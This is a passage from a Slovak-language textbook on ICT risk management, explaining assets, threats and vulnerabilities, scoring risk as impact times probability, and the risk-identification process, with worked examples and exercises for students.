- **neúmyselné** - neúmyselnou hrozbou je vyššie spomenutý prípad vytopenia serverovne. Príroda určite nemala v úmysle poškodiť nám techniku a spôsobiť nedostupnosť služby. Taktiež sem môžeme zaradiť prezradenie tajných informácii zamestnancami v prípade, ak dané informácie nevyzradili s úmyslom poškodiť organizáciu, ale bolo to v dôsledku nedostatočných znalostí o tom, aký typ informácii nesmie byť poskytovaný mimo firmu.

Rozdeľte hrozby identifikované v predchádzajúcich cvičeniach na interné a externé, úmyselné a neúmyselné.

Je dôležité si uvedomiť, že hrozby vždy existujú a sú mimo priamej kontroly biznis vlastníka, resp. manažmentu informačnej bezpečnosti. S hrozbami sa však musíme naučiť žiť, pochopiť ich podstatu a príčinu.

Na to, aby hrozba mala nejakú šancu poškodiť aktívum, musí pre danú hrozbu na danom aktíve existovať zraniteľnosť.

Príkladom, keď sa hrozba havárie nemôže naplniť, lebo aktívum (naše auto) nemá zraniteľnosť pre danú hrozbu. Touto zraniteľnosťou je zlý šofér, ktorý nemá prístup k autu. Keďže nedovolíme zlému šoférovi šoférovať, nemôže spôsobiť haváriu.

Zraniteľnosť

Ľudia vo svojom živote podvedome využívajú manažment rizík. Predstavujeme si svoje aktíva ako je dom, my, naša rodina a to, čo vlastníme. Dávame pozor, aby sa naším aktívam nič nestalo. Keď ideme cez cestu, dávame pozor na prechádzajúce autá, aby nás neohrozili zrážkou, lebo sme zraniteľní, auto je silnejšie a škody na nás sú rozsiahlejšie a často fatálne, dokonca fatálnejšie ako pokrčený plech na aute. Keď čakáme na autobus, sledujeme, či sa niekto "neobšmieta" okolo našich vecí a nie je hrozbou, pretože sú zraniteľné a je ich možné ukradnúť. Samozrejme, väčšina z nás si nerozdeľuje osobný život na aktívum, hrozbu a zraniteľnosť, napriek tomu je táto teória pre nás prirodzená.

Zraniteľnosť[27]
Zraniteľnosť je dierou v bezpečnosti, ktorá poskytuje príležitosť pre hrozbu. Zraniteľnosti môžu vytvoriť dôsledky, ktoré môžu mať dopad na organizáciu.

Zraniteľnosť je v podstate miesto potenciálneho zneužitia. Úlohou manažmentu informačnej bezpečnosti je implementovať bezpečnostné opatrenia, definovať a vykonávať kontroly tak, aby bolo zamedzené výskytu zraniteľností na našich informačných aktívach. V prípade, ak sa zraniteľnosti nedajú odstrániť, potom musí manažment informačnej bezpečnosti zabezpečiť kompenzačné opatrenia, ktoré zraniteľnosť minimalizujú.

Ak chceme eliminovať hrozbu toho, že našu serverovňu vytopí, prípadne znížiť pravdepodobnosť, že také niečo nastane, potrebujeme analyzovať, aká zraniteľnosť to umožňuje. Môže to byť napríklad umiestnenie serverovne na prízemí budovy alebo v záplavovej oblasti. Následne sa musíme zamyslieť nad tým, ako sa dá hrozba odstrániť, napr. otázkami ako sú: Dá sa presunúť serverovňa na vyššie poschodie? Je možné presunúť serverovňu do inej budovy, ktorá nie je v potenciálnej záplavovej oblasti?

Obr.: Príklad článku o úlohe manažéra informačnej bezpečnosti v digitálnej transformácii organizácie.[28]

Iným príkladom je únik informácií, ktoré spôsobil neúmyselne náš zamestnanec. Príčinou, a teda našou zraniteľnosťou, môže byť to, že nikdy nebol poučený, čo smie a čo nie a aký dopad môže mať jeho konanie na organizáciu. Na tomto príklade je tiež možné demonštrovať fakt, že aj napriek zavedeniu systému vzdelávania a poučenia, aby tieto znalosti naši zamestnanci mali, neeliminujeme túto zraniteľnosť úplne (nevieme sa nachádzať v hlave našich zamestnancov a kontrolovať, čo povedia). Týmito opatreniami však znížime pravdepodobnosť zneužitia identifikovanej zraniteľnosti.

Priraďte zraniteľnosti ku hrozbám, ktoré ste identifikovali v predchádzajúcich cvičeniach.

---

27 ISACA (2015): CRISC Review Manual 6th Edition; ISBN: 978-1-60420-371-4. Str. 30.

28 CISOs omezují digitální rizika na minimum; Dostupné online [21.1.2024] https://kpc-group.cz/bezpecnost-rizeni-rizik

Odhalili ich premyslený podvod: Zamestnanci spôsobili škodu za takmer 5- tisíc eur

Policajti objasnili podvody v jednom z internetových obchodov.

Dvaja pracovníci spôsobili svojmu zamestnávateľovi škodu takmer 35-tisíc eur. Vyšetrovateľ zo zločinu krádeže spáchaného závažnejším spôsobom konania obvinil 41-ročného Petra z Bratislavy a 36-ročného Ľubomíra z okresu Humenné.

Ako informovala bratislavská krajská polícia, obvinení nezávisle od seba vytvárali internetové objednávky na rôzny tovar na fiktívnych objednávateľov, a aj na seba. Keď bol objednaný tovar doručený na pobočku obchodu, **v internom systéme zmenili jeho označenie a následne si tento tovar ponechali.**

Obr.: Príklad Zneužitia právomocí zo strany zamestnanca v internetovom obchode.[29]

Vysvetlite, čo v predchádzajúcom v príklade bolo aktívum alebo aktíva, čo bola hrozba a čo bola zraniteľnosť. Navrhnite, akým spôsobom by sa dalo takejto situácii predchádzať.


Vzájomný vzťah jednotlivých prvkov

Vysvetlili sme si jednotlivé diely skladačky manažmentu rizík. Budeme pokračovať tým, že si vysvetlíme, akým spôsobom je možné tieto diely skladačky zložiť dokopy. Predstavíme si, aký majú vzťah a ako sa vzájomne ovplyvňujú.

Budeme sa zameriavať na tri základné piliere, aktívum, zraniteľnosť a hrozbu, pomocou ktorých vieme definovať IKT riziko. Tieto piliere sú navzájom úzko previazané a IKT riziko bez ktorejkoľvek časti pilieru neexistuje.

[29] Odhalili ich premyslený podvod: Zamestnanci spôsobili škodu za takmer 35-tisíc eur. Dostupné online [21.1.2024] https://www.cas.sk/clanok/865528/odhalili-ich-premysleny-podvod-zamestnanci-sposobili-skodu-za-takmer-35-tisic-eur/

Ich vzájomný vzťah vysvetľuje nasledujúci obrázok:



Obr.: Riziko - vzťah hrozby, zraniteľnosti a aktíva[30]

Slovne si vzťah môžeme vyjadriť nasledovne:

Evidujeme riziko, že agent hrozby vykoná hrozbu tým, že využije zraniteľnosť na aktíve, aby poškodil a narušil samotné aktívum.

Teraz použime tento príklad:

Útočník má za cieľ ukradnúť dáta organizácie (hrozba), ktoré sa nachádzajú v jej aplikácii (aktívum). Útočník (agent hrozby) zneužije slabé šifrovanie (zraniteľnosť), ktoré sa v aplikácii využíva a takýmto spôsobom dáta ukradne.

Aby sme dostali odpoveď na otázku, prečo je potrebné mať všetky tri časti skladačky, aby bolo možné definovať riziko, je vhodné pripomenúť si, že riziko definujeme ako nasledovnú rovnicu:

Riziko = Dopad x Pravdepodobnosť.

Následne vieme odvodiť nasledujúce závery, ktoré sú odpoveďou na otázku potreby všetkých troch prvkov pri definícii rizika:


- Ak by sme nemali aplikáciu, čo je naše aktívum aj s citlivým dátami, nemali by sme nič, na čom nám v rámci nášho biznisu záleží, nič, čo má pre nás v tomto zmysle hodnotu, tým pádom nám nemá čo spôsobiť nejakú stratu, nejaký dopad. Ak je dopad rovný nule, riziko je tiež rovné nule.
- Ak by neexistovala hrozba, nemá čo spôsobiť dopad. Z uvedeného vyplýva, že riziko je opäť nulové. Tu je však dôležité pripomenúť, tak ako sme si vyššie spomenuli, že hrozby jednoducho existujú a ako biznis vlastník alebo manažér bezpečnosti väčšinou nemáme na ne vplyv.

[30] ISACA (2015): CRISC Review Manual 6th Edition; ISBN: 978-1-60420-371-4. Str. 25.

- Odstraňovaním zraniteľností znižujeme naopak pravdepodobnosť, že hrozba naruší naše aktívum. Niekedy vieme pravdepodobnosť znížiť úplne na nulu, inokedy nie.

Cieľom informačnej bezpečnosti z pohľadu manažmentu rizík je analýza prítomnosti zraniteľností a ich následné odstránenie, čím sa v čo najväčšej možnej miere zabráni, aby nejaká hrozba narušila naše aktívum. Ak nie je možné zraniteľnosť z aktíva odstrániť, môžeme sa na základe analýzy rozhodnúť, že aktívum s identifikovanou zraniteľnosťou v organizácii nechceme. To znamená: neprijmeme dané aktívum (napr. nebudeme používať zraniteľnú aplikáciu alebo si neotvoríme pobočku v oblasti s vysokou kriminalitou). Niekedy zraniteľnosť nevieme odstrániť z objektívnych dôvodov (napríklad príliš vysoká cena za implementáciu technického zabezpečenia). Ak sa napriek tomu rozhodneme prijať aktívum aj so zraniteľnosťou, podstupujeme riziko, ktoré následne spravujeme (monitorujeme, znižujeme jeho možný dopad), a to je účelom manažmentu IKT rizík.

Niekedy môže byť náročné rozoznať hrozbu od zraniteľnosti. Pre lepšie pochopenie slúži aj nasledujúci obrázok, ktorý demonštruje vzťah: Ak je na aktíve prítomná zraniteľnosť, ktorá umožňuje, aby nastala nejaká hrozba, vzniká riziko:



Obr.: Riziko a jeho časti

Rozhodnite, ktoré z nasledujúcich položiek sú zraniteľnosťou a ktoré hrozbou:

zlyhanie služby s dôvodu DDoS	*zraniteľnosť / hrozba*
povolené používanie slabých hesiel	*zraniteľnosť / hrozba*
chýbajúce šifrovanie prenášaných dát	*zraniteľnosť / hrozba*
ransomware	*zraniteľnosť / hrozba*
personál bez bezpečnostného poučenia	*zraniteľnosť / hrozba*

Naučili sme sa, ako vznikne riziko. V ďalšej časti si prezradíme, čo robiť, ak riziko identifikujeme, pretože potrebujeme posúdiť závažnosť rizika. Toto všetko si vysvetlíme v nasledujúcej kapitole.

Ako merať riziko?

Už vieme, že každý z nás vo svojom živote, aj keď podvedome, narába s rizikami, a tak sa chráni. My v zásade vieme vyhodnotiť, resp. merať riziko. Robíme to tiež podvedome. Ak sa vrátime k prechodu cez cestu, tak vieme, ktoré auto nás ohrozuje. To blízke a rýchle je nebezpečné, s veľkou závažnosťou. Je ešte nebezpečnejšie, ak vidíme, že vodič pracuje s mobilom a nedáva pozor na premávku. To, ktorému vieme len rozoznať v diaľke svetlá, tam je hrozba oveľa menšia a zo zaparkovaného a vypnutého auta vedľa nás riziko veru nehrozí.

Ak chceme definovať, ako merať riziko, vo všeobecnosti môžeme povedať, že ak riziko odmeriame, získame závažnosť rizika. Ak túto závažnosť chceme popísať presnejšie, využijeme informácie z úvodnej kapitoly, kde sme si predstavili vzťah, ku ktorému sa budeme neustále vracať:

Riziko = Dopad x Pravdepodobnosť

Pre matematicky zameraných čitateľov je zrejmé, že samotná rovnica označuje veličiny, ktorými vieme vyjadriť závažnosť rizika. Pred tým, ako si tieto veličiny vysvetlíme, povedzme si najskôr, prečo potrebujeme merať riziko.

Úlohou manažmentu IKT rizík v organizácii je byť komunikačným nástrojom medzi ľuďmi, ktorých zodpovednosťou je nastavovať bezpečnostné pravidlá spolu s tímom bezpečnosti a biznis vlastníkmi, teda ľuďmi zodpovednými za biznisové úlohy organizácie (napr. "zarábanie" peňazí). To znamená, že potrebujeme komunikovať technickú zraniteľnosť tak, aby bolo jasné, aký dopad má zraniteľnosť na organizáciu a jej aktíva, a procesy.

Opäť si pripomeňme modelovú situáciu Petra z modrej organizácie, kde biznis vlastník chcel priniesť novú aplikáciu, ktorá podľa Petrovej analýzy obsahovala niekoľko technických zraniteľností. Povedzme, že jednou konkrétnou technickou zraniteľnosťou je chýbajúce šifrovanie dát v databázach. Pre každú firmu je najdôležitejšie zachovať funkčnosť organizácie. V prípade firmy je to vytváranie zisku. Toto je primárnym cieľom existencie organizácie. Inak to nie je ani v tejto modrej organizácii. Ak by Peter nemal vo firme implementovaný manažment rizík a prišiel by prezentovať, prečo nie je možné aplikáciu nasadiť, mohli by ho zaskočiť otázky:

- Ako veľmi je to nebezpečné?
- Aký dopad to môže mať na spoločnosť?
- Myslíte, že je pravdepodobné, že sa tak stane v najbližších piatich rokoch?

Ako sa dá riziko znížiť, resp. odstrániť, ak aplikáciu budeme implementovať?

Manažment organizácie sa musí rozhodnúť a manažér rizík je zodpovedný za to, že pripraví a poskytne všetky podklady. Pre správne rozhodnutie si manažment organizácie potrebuje položiť na pomyselné misky váh dôvody; na jednu stranu, prečo má zmysel aplikáciu implementovať a adaptovať a určite potrebuje poznať

predikcie, koľko môže firme implementácia aplikácie zarobiť za najbližšie obdobie. Na druhú misku pri rozhodovaní položí dôvody, prečo by sa mal tejto aplikácii vyhnúť alebo ako aplikáciu upraviť tak, aby sa riziko zminimalizovalo a či ochrana je vôbec možná. Aby vedel tieto misky porovnať, musia byť obe vyjadrené v porovnateľných veličinách. Nemôžeme porovnávať napríklad zisk 300 000 EUR za mesiac s hodnotou rizika "kritické", bez potrebného povedomia, lebo nik nebude rozumieť, čo slovo kritické v tomto prípade znamená. **Úlohou manažmentu IKT rizík je preložiť technickú zraniteľnosť do reči biznisu.** Toto sa môže urobiť tak, že podľa nastavenej metodiky sa vyhodnotí dopad a zároveň určí, ako je pravdepodobné, že takáto zraniteľnosť bude naozaj zneužitá, a teda, že sa hrozba naplní a naruší aktívum. Je dôležité spomenúť, že každé riziko musí mať určený aj dopad aj pravdepodobnosť, lebo len tak je možné určiť jeho závažnosť a vďaka tomu pomôcť pri rozhodovaní a prioritizácii. Ak budú všetci poznať metodiku riadenia rizík, potom bude jasné, čo je dopad, čo je pravdepodobnosť a aj aký je dopad na aktívum a vtedy slovo **kritické** dostane plnohodnotný význam a je možné porovnávať toto slovo s aktivitami organizácie na danom aktíve. To, ako vyjadriť dopad a pravdepodobnosť, si vysvetlíme v ďalších kapitolách.

Obr.: Rovnováha medzi stratami a ziskami

Meranie dopadu rizika

V predchádzajúcom príklade sme použili meranie dopadu pod slovom *kritické*. V príklade sme slovo ďalej nevysvetľovali. V tejto kapitole sa budeme podrobnejšie venovať meraniu dopadu. **Cieľom merania dopadu** je určiť, do akej miery môže riziko ovplyvniť úlohy organizácie, resp. fungovanie organizácie. Aby toto bolo možné určiť, je potrebné si v metodike manažmentu IKT rizík definovať hodnotiacu škálu. Rôzne organizácie môžu mať rôzne definované hodnotiace škály. Je vhodné, ak je hodnotiaca škála definovaná vzhľadom na potreby organizácie. Škála potrebuje mať niekoľko úrovní veľkosti dopadu (napr. nízky, stredný, vysoký) a každá úroveň potrebuje mať určené kritériá, ktoré budú definovať, do akej úrovne riziko spadá. Kritériá sú nevyhnutné na to, aby sa dopad určoval vždy rovnakým spôsobom a nestalo sa, že nový manažér rizík bude vyhodnocovať riziká inak. Rôzne ohodnocovanie IKT rizík by viedlo k rôznym hodnotám a k chybným záverom, čo je dôležité prioritne riešiť pri znižovaní alebo odstraňovaní rizík.

Príklad hodnotiacej škály pre dopad:

Úroveň dopadu	Číselné vyjadrenie úrovne dopadu	Kritériá úrovne dopadu:
nízky	1	• finančná strata max. 10 000 € • poškodenie reputácie - negatívne príspevky na sociálnych sieťach
stredný	2	• finančná strata 10 001 - 100 000 € • poškodenie reputácie - negatívne správy vo vnútroštátnych novinách a / alebo správach
vysoký	3	• finančná strata viac ako 100 000 € • poškodenie reputácie - negatívne správy v medzinárodných novinách a / alebo správach

Na tomto príklade vidíme, že rôzne typy kritérií sú spojené kvôli zjednodušeniu pohľadu. Finančná strata je typickým typom finančného alebo kvantitatívneho dopadu (finančnú stratu vieme presne vyjadriť číslom). Poškodenie reputácie je príkladom nefinančného alebo kvalitatívneho dopadu (nevyjadrujeme ho presným číslom, ale je to ukazovateľ dopadu na našu kvalitu. Kvalitatívny parameter sa ohodnocuje slovne popísanými stupňami, napr. tak, ako je to uvedené vyššie v príklade). Pri definovaní hodnotenia dopadu je niekedy výhodnejšie použiť zjednodušený prístup uvedený v príklade, ktorý spája rôzne typy dopadu. Inokedy môžeme rozdeliť hodnotenie podľa rôznych typov dopadu. Tento príklad popisuje len jeden súhrnný typ dopadu, kde v rámci každej úrovne máme viacero kritérií,

pričom stačí, že je splnené jedno. **Ak je splnené jedno kritérium z vyššej úrovne a jedno z nižšej, vždy volíme to z vyššej úrovne**. Tento princíp sa nazýva "najhorší-prípad" (z angl. worst-case) a vo všeobecnosti je často používaným postupom v manažmente rizík. V prípade, že sa rozhodujeme medzi dvoma rôznymi finančnými stratami, ktoré môžu potenciálne nastať, vždy pre ohodnotenie vyberieme tú horšiu. Chceme byť predsa pripravení na to najhoršie.

Worst-case sa aplikuje aj v prípade, keď sa dopady menia v čase, napr. e-shop s hračkami má typicky významný rozdiel v dopadoch v čase nákupov pred Vianocami a počas leta. To znamená, že dopad rizika sa zvyšuje v čase vyššieho používania a neskôr je pravdepodobnosť a následok dopadu nižší.

Vezmite si ľubovoľné riziko, ktoré ste popísali v predchádzajúcich cvičeniach. Vysvetlite, či sa riziko mení v priebehu týždňa, mesiaca alebo roka.

Odhadnite dopad rizík, ktoré ste popísali v predchádzajúcich cvičeniach.

Existuje veľké množstvo metodík a my sa môžeme stretnúť s rôznymi prístupmi k definovaniu škály pre hodnotenie dopadov. Niekde sa dokonca môžeme stretnúť aj s ich rozdelením na viaceré typy. Tak ako bolo vyššie spomenuté, organizácia sa rozhodne pre také nastavenie, ktoré bude čo najlepšie vyhovovať jej potrebám, aby získala čo najpresnejšie hodnotenie dopadu rizika[31].

Meranie pravdepodobnosti rizika

Pri odhade pravdepodobnosti by sme si mali zodpovedať otázku: Ako pravdepodobné je, že riziko sa naplní, a teda dôjde k odhadovanému dopadu? Opäť je potrebné si definovať hodnotiacu škálu pre pravdepodobnosť, teda jednotlivé úrovne pravdepodobnosti a kritériá, kedy je daná úroveň dosiahnutá. Pri tomto odhade nám môže pomôcť viacero pomocných otázok:

Boli za posledné obdobie zaznamenané nejaké bezpečnostné incidenty na danom aktíve? - *Ak za posledný rok evidujeme viacero bezpečnostných incidentov, ako napríklad nedostupnosť služby z dôvodu výpadku, je pomerne vysoko pravdepodobné, že takýto výpadok nastane aj nasledujúci rok.*

Je výkon hrozby technicky a/alebo expertne náročný? - *Ak na vykonanie hrozby je potrebný veľmi veľký výpočtový výkon alebo priveľké financie, je menej pravdepodobné, že sa na jej realizáciu zameria široké spektrum útočníkov. Ďalším príklad menšej pravdepodobnosti vykonania útoku je potrebná znalosť nejakej internej konfigurácie. Najskôr by musela uniknúť samotná konfigurácia, čo je síce možné, ale menej pravdepodobné.*

[31] pri rozumných nákladoch na stanovenie dopadu

Príklad hodnotiacej škály pre pravdepodobnosť:

Úroveň pravdepodobnosti	Číselné vyjadrenie úrovne pravdepodobnosti	Kritériá úrovne pravdepodobnosti
nízka	1	Očakávam, že udalosť nastane maximálne raz za 10 rokov.
stredná	2	Očakávam, že udalosť nastane raz za najbližších 2 až 5 rokov.
vysoká	3	Očakávam, že udalosť nastane raz za 1 rok.
kritická	4	Očakávam, že udalosť nastane viac krát za 1 rok.

Opäť platí, že škály na hodnotenie pravdepodobnosti môžu byť rôzne, záleží na tom, aký model organizácii vyhovuje. Tento prístup však môžeme považovať za základný princíp.

Vezmite si ľubovoľné riziko, ktoré ste popísali v predchádzajúcich cvičeniach. Vyhľadajte na internete, či sa uvedené riziko vyskytlo. Podľa počtu rôznych nálezov rovnakého typu rizika sa pokúste odhadnúť frekvenciu výskytu rizika.

Je potrebné spomenúť, že odhadnutie dopadu a pravdepodobnosti rizika nie je exaktná veda. Pre takýto odhad je potrebná istá miera abstrakcie a odborného odhadu na základe znalostí a skúseností. Odborný odhad môže doplniť, prípadne v niektorých situáciách aj nahradiť, expertný systém, ktorý by takéto vyhodnotenie na základe vstupných dát definoval. Ako pomôcka v tomto prípade slúžia vstupné informácie, ktoré sme si vyššie spomenuli. Pri samotnom ohodnotení je vhodné počítať s najhorším možným odhadom.

Predstavme si nasledujúcu modelovú situáciu, pri ktorej si ohodnotíme jedno konkrétne riziko. Vo firme pôsobiacej v strednej Európe a Austrálii, ktorej hlavným biznis modelom je poskytovanie klientom investovanie na burze, existuje centrálna aplikácia, ktorá slúži na to, aby mohli zaregistrovaní klienti nakupovať a predávať akcie v reálnom čase. Na akciovom trhu hrá čas a rýchlosť spracovania požiadavky významnú úlohu, pretože zmena ceny akcie môže predstavovať výrazný zisk alebo naopak stratu pre klienta. Z toho dôvodu táto centrálna aplikácia beží samostatne na serveroch pre Austráliu a samostatne pre strednú Európu. Výpadok servera na jednom z týchto geografických oblastí tak neovplyvní tú druhú.

Geografická oblasť	Počet klientov
Európa	750 000
Austrália	350 000

Vo firme chcú vyskúšať implementovať novú funkcionalitu, aplikačné prepojenie s aplikáciou partnerskej spoločnosti na správu nehnuteľností, aby tak rozšírili portfólio, do ktorého je možné investovať. Pri analýze bolo zistené nasledovné:

- ak tieto dve aplikácie prepoja, výpadok jednej spôsobí aj výpadok druhej a naopak,
- pre aplikáciu na správu nehnuteľností nemajú žiadnu sieťovú ochranu proti hrozbe DDoS útoku.

Z tohto dôvodu sa firma rozhodla potenciálne riziko znížiť a poskytnúť túto novú funkcionalitu, a teda aj aplikačné prepojenie, len pre klientov Európy. Napriek tomu riziko zostáva, preto si ho firma ohodnotila a zaregistrovala. Na ohodnotenie použili vyššie uvedené tabuľky pre dopad a pravdepodobnosť.


Dopad	Odôvodnenie hodnotenia: • Aj krátky výpadok môže klientom spôsobiť výrazné straty, • pri spravovanom portfóliu (ak si spočítame všetky vklady) je strata už pri jednej hodine nefunkčnosti vyššia ako 100 000 eur, • klienti sa nachádzajú vo viacerých krajinách, jednalo by sa teda o medzinárodný reputačný dopad.	Hodnotenie (podľa vyššie uvedenej tabuľky): **vysoký**
Pravdepodobnosť	Odôvodnenie hodnotenia: • V prípade výpadku je možné v rámci 30 minút spustiť záložné riešenie, ktoré izoluje aplikáciu s nehnuteľnosťami. Nebude možné, aby klienti počas DDoS útoku investovali aj do nehnuteľností, budú mať ale možnosť manipulovať s ostatnými akciami. • Z toho vyplýva, že pravdepodobnosť, že dôjde až k státisícovým stratám, je podľa aktuálnych odhadov znížená. • Predpokladáme, že k takémuto stavu môže dôjsť v najbližších 2 rokoch.	Hodnotenie (podľa vyššie uvedenej tabuľky): **stredná**

Všimnite si, že na hodnotenie rizika je potrebné poznať závislosti a čo najpresnejšie rozsahy, akého biznisu sa riziko týka. Taktiež pre hodnotenie dopadu a aj zraniteľnosti je vypracované krátke slovné zdôvodnenie. Slovné zdôvodnenie je potrebné preto, aby vždy, keď sa niekto k tomuto riziku vráti, videl vstupné atribúty a postupy, akým spôsobom bola závažnosť rizika definovaná. Takéto hodnotenie zväčša nevie určiť sám manažér IKT rizík, je potrebná diskusia pri odôvodňovaní

najmä s biznis vlastníkom, ktorý, v našom prípade, detailne pozná sumárne toky financií v aplikácií, nákupy, predaje a zisky.

Hodnotenie rizika môžete vyjadriť ako dve samostatné čísla, jedno pre dopad a druhé pre pravdepodobnosť, respektíve ich môžete agregovať (zoskupiť) do jedného čísla. Rozhodnutie je na organizácii, ktorá implementuje manažment rizík. Dôležité je postup metodicky ukotviť dokumentom, aby bol prístup jednotný a transparentný pre každé riziko.

Agregácia môže vyzerať ako súčin pravdepodobnosti a dopadu a následné rozdelenie škály na tri úrovne rizika tak, ako je to uvedené na nasledujúcom obrázku:



Obrázok znázorňujúci príklad agregácie dopadu a pravdepodobnosti do jednej závažnosti rizika.

Pravdepodobne ste už boli svedkami situácie, keď rodičia jednému zo súrodencov zakázali ísť von a druhého pustili. Oni tiež vyhodnotili riziká. Pre pozorovateľa by sa zdalo riziko pre oboch súrodencov rovnaké. Pre rodičov nie. Rodičia by tiež vedeli vysvetliť, aké riziká pre každého zo súrodencov vzali do úvahy a ako vypočítali alebo odhadli závažnosť každého rizika. Ak by sa tak stalo, možno by pre vás výsledok nebol až taký prekvapujúci.

Vezmime si teraz riziko ukradnutia notebooku zamestnancom:


- pravdepodobnosť bude 4 - kritická, pretože z Helpdesku vieme, že stratu notebooku nahlasujú zamestnanci spravidla raz za 2-3 mesiace,
- hodnotenie dopadu sa pohybuje medzi 2 až 3, preto využijeme princíp "najhoršieho prípadu" a hodnotíme dopad ako 3 - vysoký:
    - finančný dopad - cena notebooku (cca. 1500€), cena dát (10.000€ - 1.000.000€) a cena práce na inštaláciu nového zariadenia (100€).
    - navyše musia byť započítané reputačné škody a pod.

Celková hodnota rizika bude 12 - vysoké riziko.

Cieľom IKT manažmentu rizík je v rámci známych aktív analyzovať prítomnosť zraniteľností, následne objavené zraniteľnosti spájať s hrozbami, ktoré môžu potenciálne vďaka daným zraniteľnostiam poškodiť aktívum, čím vlastne vznikajú riziká. Prípadne opačne analýzu vykonať najskôr cez identifikáciu hrozieb. Následne riziká ohodnotiť tak, aby bolo možné sa rozhodnúť, či s daným rizikom vie organizácia existovať alebo nie. Potom je potrebné nasadiť nápravné bezpečnostnostné opatrenia.

Proces a životný cyklus

Teraz, keď sme si už predstavili základné pojmy, si môžeme predstaviť manažment IKT rizík ako proces. Ukážeme si, z akých častí tento proces pozostáva a akú úlohu plnia. Nasledujúci obrázok znázorňuje životný cyklus manažmentu IKT rizík.



Obr.: Životný cyklus manažmentu IKT rizika.[32]

Identifikácia rizika

Vráťme sa k príkladu, pri ktorom rodičia jedného súrodenca pustili von a druhý zostal doma. Dôvodom umožnenia odchodu von a aj to, že druhý súrodenec zostal doma, bolo to, že rodičia si vedeli uvedomiť riziká, ktoré môžu nastať, ak pôjde dieťa (aktívum) von. Vyhodnotili ich a nedovolili mu opustiť domov. Zoznam rizík si urobili automaticky, poznajú vonkajšie prostredie, poznajú účel, čo dieťa chce robiť, poznajú kamarátov, vedia odhadnúť správanie celej skupiny a najmä ich dieťaťa. V reálnom živote však nie je jednoduché poznať celú firmu a myslieť na všetky zariadenia, procesy, aplikácie, ľudí a prostredia a budovy. Existuje množstvo

[32] ISACA (2015): CRISC Review Manual 6th Edition; ISBN: 978-1-60420-371-4. Str. 19.

faktorov. Preto je potrebné nastaviť proces, ktorý pomôže rozoznať každé riziko, aby sa na žiadne nezabudlo.

Pri identifikácii rizika v skutočnosti nejde len o jediný proces, ale o skupinu viacerých samostatných procesov, ktorých cieľom je preskúmavanie prostredia a objavovanie rizík. Aby bolo preskúmanie prostredia efektívne a kompletné, je potrebné vykonávať ho systematicky. Ak to chceme dosiahnuť, je potrebné mať v organizácii zavedený **inventár IKT aktív**. Aby sme vedeli identifikovať riziko, je najskôr potrebné vedieť, na akom aktíve ho chceme preskúmať. Keďže žijeme v meniacom sa svete, je potrebné nastaviť procesy, ktorými zabezpečíme, aby boli aktíva preskúmavané v pravidelných intervaloch.

Čo znamená preskúmanie aktíva na prítomnosť rizika?

Preskúmanie rizika je vlastne analýzou, ktorá má dať odpoveď na otázku, či je zraniteľnosť na aktíve prítomná alebo nie. Ak je zraniteľnosť prítomná, je potrebné určiť, ktoré hrozby môžu vďaka tejto zraniteľnosti ohroziť naše aktívum. Iný pohľad na analýzu je taký, že preskúmame, ktoré hrozby sú pre naše aktívum relevantné a následne analyzujeme zraniteľnosti, ktoré by tieto potenciálne hrozby mohli spôsobiť. V každom prípade nám tu, okrem vyššie spomínaného inventára aktív, vstupuje do hry ďalší element - katalóg zraniteľností a hrozieb.

